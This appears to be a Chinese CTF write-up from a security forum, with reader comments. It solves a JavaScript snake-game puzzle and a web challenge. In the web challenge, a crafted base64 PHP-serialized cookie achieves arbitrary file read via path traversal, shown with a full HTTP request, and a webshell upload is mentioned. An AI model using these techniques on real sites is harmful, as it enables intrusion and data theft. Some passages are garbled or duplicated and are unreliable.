
进入界面是一个贪吃蛇的游戏，果断看js代码逻辑，F12查看源码外面是外部的js脚本，在Source中查看发现



于是猜测这一段颜文字应该会有与flag相关的信息，于是console执行一下



很明显flag是错误的，点击view继续进行查看




最后得到答案：`Flag{660332922504a5f06dd871a7fe78ba9c}`
所以我们可以构造为：a:1:{i:0;s:9:"index.php";}，base64后为YToxOntpOjA7czo5OiJpbmRleC5waHAiO30=，bp重放查看回显

新写的小站

题目链接： http://114.55.36.69:8014

题目描述：新开发的小站，看看能不能发现问题


点击链接进入就会看到一个网站，注册账号之后就会看到：



修改type（只能传jpg）上传一张图片,然后在picture内查看发现图片中有一串base64，

在bp中查看发现这一串base很长，在请求包的cookie中发现picture值解码发现为php序列化，而且保存的上传文件的文件名

使用burp进行解密




猜测picture传入执行文件，然后页面显示文件内容的base64。于是显示index.php页面，手动构造序列化，在这里我们讲一下一组序列化的组成

举一个栗子：

```
a:2:{i:0;s:5:"1.jpg";i:1;s:5:"1.php";}
a■■■■■■■array
2■■■■■■■■■■
■■■1.jpg■1.php
i■■■■
s■■■string■■
5■■■■
■
0=>1.jpg
1=>1.php
```

所以我们可以构造为：a:1:{i:0;s:9:"index.php";}■base64■■YToxOntpOjA7czo5OiJpbmRleC5waHAiO30=，burp重放查看回显



做到这，有两个思路，一个是上传一句话然后getshell，因为路径是爆出来了，仅仅是type限制；第二个是直接猜flag在哪，读出来。

两种方法都很简单

第一种方法：改type为image/jpg后，访问http://114.55.36.69:8014/upload/x.php，然后传入命令find / -name flag***。

第二种方法：是测试发现，flag在../../flag.php下，

然后构造a:1:{i:0;s:14:"../../flag.php";}=>YToxOntpOjA7czoxNDoiLi4vLi4vZmxhZy5waHAiO30=，请求

request

```
GET /index.php/picture HTTP/1.1
Host: 114.55.36.69:8014
Proxy-Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://114.55.36.69:8014/index.php/picture
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Picture=YToxOntpOjA7czoxNDoiLi4vLi4vZmxhZy5waHAiO30=; PHPSESSID=1vm2g30rlcqosqsj9ici1rdku1; session=eyJsb2dpbiI6dHJ1ZS
# response(part)
<img src="
# base64■■
<?php
$flag = "flag{N4me_sPac4_Is_Int3r3st1ng}";
echo "flag{This_1S_A_F4ke_f1aG}";
```

最后得到flag:flag{This_1S_A_F4ke_f1aG}

唉！！实力有限，只能做出这么几道，至于排名感觉进不去下一场比赛啊。

感谢我的好友对我的帮助，谢谢他们的指导（thx)

上一篇：Red Teaming Micro... 下一篇：揭开Linux 系统上TCP的 b...

1. 4 条回复

157****4663 2018-10-30 13:09:16

沙发沙发

0 回复Ta

finger 2018-10-31 09:54:21

新闻那道题确实不错，如能ban掉sqlmap 那就更好了~~

0 回复Ta

醉 猫 2018-11-04 11:20:29

师傅新写的小站那道题中是怎么获取到上传文件的路径的呢，单从cookie看不出上传文件的完整路径呀

0 回复Ta

kk**** 2018-11-06 15:01:18

@醉_猫 picture值传一个错误的序列化值，回显中image标签中会看到报错内容，发现上传路径。

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板